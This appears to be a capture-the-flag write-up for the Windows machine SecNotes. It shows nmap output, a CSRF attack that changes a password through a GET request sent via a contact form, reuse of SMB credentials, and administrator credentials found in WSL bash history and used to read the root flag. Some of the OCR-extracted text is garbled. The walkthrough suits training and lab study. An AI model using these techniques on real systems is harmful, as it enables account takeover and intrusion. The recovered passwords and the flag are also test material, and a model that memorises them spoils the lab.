

Information Gathering

1) Found open ports


```
🙏 vigneswar@VigneswarPC: ~
  -(vigneswar&VigneswarPC)-[~]
$ tcpscan 10.10.10.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 11:03 IST
Nmap scan report for 10.10.10.97
Host is up (0.23s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT
         STATE SERVICE
                            VERSION
80/tcp
         open http
                            Microsoft IIS httpd 10.0
  http-title: Secure Notes - Login
 _Requested resource was login.php
 http-server-header: Microsoft-IIS/10.0
 http-methods:
   Potentially risky methods: TRACE
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HTB)
8808/tcp open http
                            Microsoft IIS httpd 10.0
  http-methods:
    Potentially risky methods: TRACE
_http-title: IIS Windows
_http-server-header: Microsoft-IIS/10.0
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  smb2-time:
    date: 2024-07-18T05:36:37
    start_date: N/A
  smb2-security-mode:
    3:1:1:
      Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 255.73 seconds
```

2) Checked the webpage






3) Found a valid username from the response




4) Created a new user



Vulnerability Assessment

1) The page is vulnerable to xss




2) The change password is vulnerable to csrf

```
Request
                                                                                                                                                                Response
                                                                                                                                      Ø 🗐 \n ≡
                                                                                                                                                                                                                                                                                                            □ \n ≡
 Pretty Raw
                                                                                                                                                                 Pretty Raw
     POST /change_pass.php HTTP/1.1
                                                                                                                                                                 1 HTTP/1.1 302 Found
                                                                                                                                                                     Cache-Control: no-store, no-cache, must-revalidate
                                                                                                                                                                2 Cache-Control: no-store, no-cache, must
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
1 Location: home.php
7 Server: Microsoft-IIS/10.0
    User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:109.0) Gecko/20100101 Firefox/115.0
    Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://lo.10.10.97/change_pass.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://lo.10.10.97
Connection: keep-alive
Cookie: PHPSESSID=bOapShta74bli2lq58ev23bduu
Uporade. Tascurer. Reguests: 1
                                                                                                                                                                 8 X-Powered-By: PHP/7.2.7
                                                                                                                                                                 9 Date: Thu, 18 Jul 2024 05:56:46 GMT
                                                                                                                                                                    Content-Length: 1286
                                                                                                                                                               13 <! DOCTYPE html>
    Upgrade-Insecure-Requests: 1
                                                                                                                                                                14 <html lang="en">
15 <head>
15 password=password&confirm_password=password&submit=submit
                                                                                                                                                                            <meta charset="UTF-8">
<title>
                                                                                                                                                                               Secure Notes - Change Password
                                                                                                                                                               18
                                                                                                                                                                             <link rel="stylesheet" href='</pre>
                                                                                                                                                                            https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
style type="text/css">
body(
                                                                                                                                                               19
                                                                                                                                                                                  font:14pxsans-serif;
```

3) Found http verb tampering


```
Request
 Pretty
          Raw
                Hex
                                                                                                 ≡
   GET /change_pass.php?password=password&confirm_password=password&submit=submit HTTP/1.1
   Host: 10.10.10.97
 2
   User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
3
4
   Accept: */*
5
   Accept-Language: en-US,en;q=0.5
   Accept-Encoding: gzip, deflate, br
   Referer: http://10.10.10.97/home.php
7
   Origin: http://lo.10.10.97
8
   Connection: keep-alive
9
   Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu
10
11
12
```

4) Sent a csrf payload through contact form



http://secnotes.htb/change_pass.php?
password=password&confirm password=password&submit=submit

5) Got access to tyler with password



6) Found smb credentials



7) Found a writable share that is likely to be web root of port 8808

```
(vigneswar® VigneswarPC)-[~]
   smbmap -r 'new-site' -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGj0irkL%0G*&'
         Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com> https://github.com/ShawnDEvans/smbmap
    Detected 1 hosts serving SMB
   Established 1 SMB connections(s) and 1 authenticated session(s)
[+] IP: 10.10.10.97:445 Name: 10.10.10.97
                                                            Status: Authenticated
                                                                     Permissions
                                                                                       Comment
        ADMIN$
                                                                                       Remote Admin
        C$
                                                                                       Default share
                                                                     READ ONLY
        IPC$
                                                                                       Remote IPC
        new-site
        ./new-site
                                      Thu Jul 18 13:50:03 2024
        dr--r--r-
                                     0
                                      Thu Jul 18 13:50:03 2024
                                     0
                                                                     iisstart.htm
                                  696 Fri Jun 22 01:45:36 2018
                                98757 Fri Jun 22 01:45:38 2018
                                                                     iisstart.png
[*] Closed 1 connections
```

Exploitation


1) Uploaded a webshell



2) Got rce



3) Got revshell



Privilege Escalation

1) WSL is installed in the machine

```
Directory: C:\
                   LastWriteTime
Mode
                                          Length Name
             6/21/2018 3:07 PM
                                                 Distros
             6/21/2018 6:47 PM
d----
                                                 inetpub
             6/22/2018 2:09 PM
                                                 Microsoft
             4/11/2018 4:38 PM
                                                 PerfLogs
             6/21/2018 8:15 AM
                                                 php7
              1/26/2021
                        2:39 AM
                                                 Program Files
             1/26/2021
                         2:38 AM
                                                 Program Files (x86)
             6/21/2018
                                                 Users
                         3:00 PM
             1/26/2021
                                                 Windows
                         2:38 AM
              6/21/2018
                          3:07 PM
                                       201749452 Ubuntu.zip
-a---
```

https://askubuntu.com/questions/759880/where-is-the-ubuntu-file-system-root-directory-in-windows-subsystem-for-linux-an

2) Found admin credentials on bash history

```
PS C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root> cat .bash_history cd /mnt/c/ ls cd Users/ cd / cd / cd ~ ls pwd wkdir filesystem mount //127.0.0.1/c$ filesystem/ sudo apt install cifs-utils mount //127.0.0.1/c$ filesystem/ out r/127.0.0.1/c$ filesystem/ out r/127.0.0.1/c$ filesystem mount //127.0.0.1/c$ filesystem sudo modprobe cifs smbclient apt install smbclient smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\127.0.0.1\c$ > .bash_history less .bash_history less .bash_history less .bash_history less .bash_history less \table{Local}Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root>
```

```
👃 vigneswar@VigneswarPC: ~
   (vigneswar@ VigneswarPC)-[~]
                                     .6!4ZwgwOM#^OBf#Nwnh' '\\10.10.10.97\c$'
—$ smbclient -U
Try "help" to get a list of possible commands.
smb: \> ls
                                                       Fri Jun 22 03:54:29 2018
  $Recycle.Bin
                                        DHS
                                                     0
                                                        Fri Jul 10 16:30:31 2015
  bootmgr
                                       AHSR
                                               395268
  воотихт
                                                        Fri Jul 10 16:30:31 2015
                                        AHS
                                                        Mon Jan 25 20:54:50 2021
  Config.Msi
                                        DHS
                                                     0
                                                        Fri Jun 22 03:37:52 2018
  Distros
                                          D
                                                     0
  Documents and Settings
                                                        Fri Jul 10 17:51:38 2015
                                      DHSrn
                                                     0
                                                        Fri Jun 22 07:17:33 2018
Sat Jun 23 02:39:10 2018
  inetpub
                                          D
                                                     0
  Microsoft
                                           D
                                                     0
                                         AHS 738197504
  pagefile.sys
                                                         Thu Jul 18 13:23:36 2024
                                                        Thu Apr 12 05:08:20 2018
Thu Jun 21 20:45:24 2018
  PerfLogs
                                          D
                                                     0
  php7
                                          D
                                                     0
  Program Files
                                          DR
                                                     0
                                                        Tue Jan 26 16:09:51 2021
  Program Files (x86)
                                                        Tue Jan 26 16:08:26 2021
Mon Aug 20 03:26:49 2018
                                          DR
                                                     0
  ProgramData
                                          DH
                                                     0
                                                        Fri Jun 22 03:22:17 2018
  Recovery
                                       DHSn
                                                     0
                                                        Thu Jul 18 13:23:36 2024
  swapfile.sys
                                         AHS 16777216
  System Volume Information
                                         DHS
                                                     0 Fri Jun 22 03:23:13 2018
  Ubuntu.zip
                                             201749452 Fri Jun 22 03:37:28 2018
                                                     0 Fri Jun 22 03:30:39 2018
  Users
  Windows
                                           D
                                                     0
                                                        Tue Jan 26 16:08:46 2021
cd
                  7736063 blocks of size 4096. 3396903 blocks available
smb: \> cd Users/Administrator/Desktop
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit
 --(vigneswar® VigneswarPC)-[~]
-$cat root.txt
9c8db657a3f0675f05150410f95450b0
   -(vigneswar® VigneswarPC)-[~]
```